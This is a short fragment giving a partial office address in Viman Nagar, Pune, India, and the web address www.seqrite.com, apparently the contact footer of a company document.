7th Floor, Viman Nagar, Pune - 411014, India.

www.seqrite.com